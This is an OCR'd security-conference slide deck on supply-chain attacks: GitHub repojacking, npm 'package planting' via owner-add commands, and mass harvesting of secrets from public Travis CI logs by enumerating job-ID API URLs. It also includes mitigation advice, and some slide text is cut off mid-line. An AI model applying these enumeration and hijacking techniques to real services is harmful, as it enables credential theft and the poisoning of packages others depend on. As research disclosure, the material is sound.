- Depending on your role as a security researcher or developer - scan IDE extensions for vulnerabilities, secrets, and malicious activity
- IDE – "Shift left-left"
  - What about other attack vectors - such as JetBrains, Postman Collections, Burp Suite extension etc?

SCM Phase

Repojacking

What is Repojacking

https://github.com/**MyOrganization**/myRepo

What is Repojacking

https://github.com/**MyOrganization**/myRepo

https://github.com/**NewOrganization**/myRepo

What is Repojacking

https://github.com/**MyOrganization**/myRepo

https://github.com/**NewOrganization**/myRepo

What is Repojacking

https://github.com/**MyOrganization**/myRepo

https://github.com/**NewOrganization**/myRepo

What is Repojacking

https://github.com/**MyOrganization**/myRepo

https://github.com/**NewOrganization**/myRepo


Restrictions and bypasses

Hijacking GitHub Repositories by Deleting and Restoring Them

2022-12-04 • Joren Vrancken

Recently, we encountered an obscure security meas
popular repository namespace retirement. This secu
protect (popular) repositories against repo jacking (i

During this research, we discovered a way to bypass
We reported this to GitHub, and they fixed the probl
repository namespace retirement is, what attacks it i
others) were able to bypass it.



EXPLOITS AND VULNERABILITIES | NEWS

GitHub patches flaw that allowed repojacking

Posted: November 3, 2022 by Malwarebytes Labs

to take control over thousands of repositories, enabling the poisoning of popular open-source packages.

to exploit it were recently published, making it highly likely that we will see more of these in the near

Restrictions and bypasses

- Restriction
  100 clones the week before rename


- There were many bypasses and probably will be so a redirect with available username counts as vulnerable!

- Nevertheless, the examples we show here are fully exploitable

Exploitation Scenarios

- Link in the code to the previous name
  - Direct link to hijackable repository
  - Hijackable modules - Go,Swift etc
- Installation guide references
- Hijackable link in posts across the internet
  - Stack overflow answer
  - Blog with recommended tools

Example – Installation guide



Build

First clone the project from github:


```
git clone https://github.com/socraticorg/mathsteps.git
cd mathsteps
```

Install the project dependencies:

```
npm install
```

Example – Link in the code

yesgraph-Dominus / install.sh



Create a new repository

A repository contains all project files, including the revision history. Already have a project repository elsewhere? Import a repository.

Owner * **Repository name ***

YesGraph / Dominus

Dominus is available.

Great repository names are short and memorable. Need inspiration? How about reimagined-lamp?

Description (optional)

Hello BlackHat Asia 23

Public
Anyone on the internet can see this repository. You choose who can commit.

Private
You choose who can see and commit to this repository.

Example – VSCode Extension

Installing Extension Pack

Step 1

Download extension.vsix

Step 2

Go to extension Tab in VSCode, from options press Install from vsix

https://github.com/old_org/repo_name/releases/download/0.0.1/extension.vsix

The Dataset

GHTorrent Docs Downloads Fair Use Datasets Based Upon Hall of Fame FAQ

The GHTorrent project

Tweet

Vote on HN

Sponsors

Microsoft

TU Delft

Welcome to the GHTorrent project, an effort to create a scalable, queriable, offline mirror of data offered through the Github REST API.

Follow @ghtorrent on Twitter for project updates and exciting research done with GHTorrent.

What does GHTorrent do?

GHTorrent monitors the Github public event time line. For each event, it retrieves its contents and their dependencies, exhaustively. It then stores the raw JSON responses to a MongoDB database, while also extracting their structure in a MySQL database.

GHTorrent works in a distributed manner. A RabbitMQ message queue sits between the event mirroring and data retrieval phases, so that both can be run on a cluster of machines. Have a look at this presentation and read this paper if you want to know more. Here is the source code.

The project releases the data collected during that period as downloadable archives.


The Dataset

Not Secure | ghtorrent-downloads.ewi.tudelft.nl/mysql/

Index of /mysql/

../		
mysql-2013-10-12.sql.gz	10-Dec-2015 20:33	4522065160
mysql-2014-01-02.sql.gz	10-Dec-2015 21:19	5921235276
mysql-2014-04-02.sql.gz	10-Dec-2015 22:13	7354431193
mysql-2014-08-18.sql.gz	10-Dec-2015 23:43	12043734230
mysql-2014-11-10.sql.gz	11-Dec-2015 01:34	15118378692
mysql-2015-01-04.sql.gz	11-Dec-2015 03:42	17389100969
mysql-2015-04-01.sql.gz	11-Dec-2015 06:56	26293878411
mysql-2015-06-18.sql.gz	11-Dec-2015 11:18	35102522985
mysql-2015-08-07.sql.gz	11-Dec-2015 15:17	33069692808
mysql-2015-09-25.tar.gz	11-Dec-2015 20:02	33841191143
mysql-2016-01-08.tar.gz	08-Jan-2016 21:57	35591472888
mysql-2016-01-16.tar.gz	16-Jan-2016 08:17	35838991852
mysql-2016-02-01.tar.gz	01-Feb-2016 11:38	36667951779
mysql-2016-02-16.tar.gz	21-Feb-2016 23:45	37302751172
mysql-2016-03-01.tar.gz	01-Mar-2016 11:57	37988648250
mysql-2016-03-16.tar.gz	16-Mar-2016 10:42	38707567798
mysql-2016-04-19.tar.gz	19-Apr-2016 17:46	40105071925
mysql-2016-05-04.tar.gz	05-May-2016 02:35	40494259095
mysql-2016-06-01.tar.gz	01-Jun-2016 11:50	41787169343
mysql-2016-06-16.tar.gz	16-Jun-2016 11:20	42423227238
mysql-2016-07-19.tar.gz	23-Jul-2016 09:24	43325816626
mysql-2016-09-05.tar.gz	05-Sep-2016 23:18	45284829230
mysql-2017-01-19.tar.gz	20-Jan-2017 04:22	51960147283
mysql-2017-02-01.tar.gz	01-Feb-2017 12:42	52582882424
mysql-2017-03-01.tar.gz	01-Mar-2017 14:38	52916505432
mysql-2017-04-01.tar.gz	01-Apr-2017 14:13	56115975886
mysql-2017-05-01.tar.gz	01-May-2017 14:40	57721654657
mysql-2017-06-01.tar.gz	01-Jun-2017 15:02	59315227769
mysql-2017-07-01.tar.gz	01-Jul-2017 15:05	60948681616
mysql-2017-09-01.tar.gz	01-Sep-2017 15:53	64258782505
mysql-2017-10-01.tar.gz	01-Oct-2017 15:57	65448079781
mysql-2017-12-01.tar.gz	01-Dec-2017 16:49	69797297007
mysql-2018-01-01.tar.gz	01-Jan-2018 16:52	71446490168
mysql-2018-02-01.tar.gz	01-Feb-2018 20:09	73273914729
mysql-2018-03-01.tar.gz	01-Mar-2018 19:13	74476124928

Scanning




Mitigation And Recommendations

- Check all the GitHub links, both in your own code and in the code of others
  - Update any links that redirect to old organizations to point to the correct ones
  - Perform these checks periodically
- Want to change your organization name? keep it!
- Bug hunter? There is a high possibility of finding potential organizations when one company acquires or merges with another

Registry Phase

Package Planting

What is Package Planting?




Invite other users via npm CLI

```
┌──[~/Desktop/npm_deploy]
└─$ npm publish
npm notice
npm notice 📦  fb_npm_package@1.0.0
npm notice === Tarball Contents ===
npm notice 210B package.json
npm notice === Tarball Details ===
npm notice name:          fb_npm_package
npm notice version:       1.0.0
npm notice filename:      fb_npm_package-1.0.0.tgz
npm notice package size:  242 B
npm notice unpacked size: 210 B
npm notice shasum:        4deeb0fa54ed006f30d6f312c30d3078d654e878
npm notice integrity:     sha512-pwRY0xW5mJBa6[ ... ]U7u2jldnqwUmw==
npm notice total files:   1
npm notice
npm notice Publishing to https://registry.npmjs.org/
+ fb_npm_package@1.0.0
```


```
┌──[~/Desktop/npm_deploy]
└─$ npm owner add fb fb_npm_package

┌──[~/Desktop/npm_deploy]
└─$ npm owner add npm fb_npm_package
```

```
┌──[~/Desktop/npm_deploy]
└─$ npm owner rm ghosterp fb_npm_package
- ghosterp (fb_npm_package)
```

Are You Maintaining Poisoned Packages?




The old mechanism




2FA enumeration

```
Current Package:"lodash"
Enter to root package:"lodash"
```



The patch: Confirmation mechanism



Mitigation And Recommendations

- Ensure that all packages listed under your scope belong to you
- Always be suspicious of your dependency owners
  - Evaluate open-source packages before choosing them by using various sources, such as Deps.dev and Socket.dev.
  - Overlay browser extension (WIP) - https://github.com/os-scar/overlay

CI/CD Phase

Public CI/CD Logs

Eureka moment

travis-ci.org/github/npm/node-semver/jobs/771031473

npm / node-semver build passing

Current Branches Build History Pull Requests > Build #347 Job #347.3 More options

✓ Pull Request #383 add support for node.js e… #347.3 passed

Commit 6a6af8d Ran for 1 min 29 sec

#383: add support for node.js esm auto expo… about a year ago

Branch master

Node.js: 10

AMD64

Job log View config

Raw log


```
▶   1 Worker information                                                    worker_info   0.07s
    6                                                                                     0.01s
▶   7 Build system information                                              system_info
  101
  102                                                                                     2.84s
                                                                docker_mtu_and_registry_mirrors
                                                                          resolvconf
▶ 103 $ git clone --depth=50 https://github.com/npm/node-semver.git       git.checkout  0.67s
  181
  182                                                                                     0.01s
  183 Setting environment variables from repository settings
  184 $ export COVERALLS_REPO_TOKEN=mQj                                              DYHS
  185
```

Fetching the logs - Method 1

`https://api.travis-ci.org/v3/job/[4280000-774807924]/log.txt`

IDOR

`https://api.travis-ci.org/v3/job/5248126/log.txt`



770,000,000

Fetching the logs – Method 2

```
# Before:

https://api.travis-ci.org/v3/job/[4280000-774807924]/log.txt


# Now from documentation:

https://api.travis-ci.org/logs/1
```

Method 2

```
https://s3.amazonaws.com/archive.travis-ci.org/jobs/4670478/log.txt?X-Amz-Expires=30&X-Amz-Date=202206 ...
```

Method 1

```
https://api.travis-ci.org/v3/job/4670478/log.txt
```

Accessing restricted logs

Method 1


```
{
  "@type": "error",
  "error_type": "not_found",
  "error_message": "log not found"
}
```

Method 2

```
https://api.travis-ci.org/logs/6976822
```

The Harvesting

The Harvesting

GitHub

aws

